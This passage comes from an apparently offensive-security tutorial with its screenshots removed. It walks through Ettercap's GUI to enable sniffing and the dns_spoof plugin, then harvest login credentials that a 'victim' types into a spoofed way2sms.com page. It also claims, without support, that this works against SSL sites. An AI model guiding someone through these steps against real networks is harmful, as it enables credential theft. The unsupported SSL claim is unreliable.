Poisoning”

Github : <https://github.com/offensivekernel>

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
❖ Now, click on “Sniff remote connections.” And click on “ok”




❖ Now, select on “Plugins” option and in that “Manage the plugins”

Github : <https://github.com/offensivekernel>

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
❖ Here, you have to Double-Click on the dns_spoof to activate it.




❖ Now, click on the option “Start” in that “Start Sniffing” to the sniffing and yes this was the last step, now wait and watch, when victim will visit that Domain and enter its credential and we will get it in Ettercap if that site is SSL then also it will be working

Github : <https://github.com/offensivekernel>

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
- ❖ Now, victim is on the domain <http://www.way2sms.com> and the domain is also showing the same as original which will be not possible with only setoolkit because it show the IP of the attacker and other details



Github : <https://github.com/offensivekernel>

Github : <https://github.com/offensivekernel>

- ❖ Now, time to enter some fake credential and hit enter and credential will be right the user will be automatically get login into its account



- ❖ Finally, We got the credential in the bottom of the Ettercap application as we can see in the above screenshot

Github : <https://github.com/offensivekernel>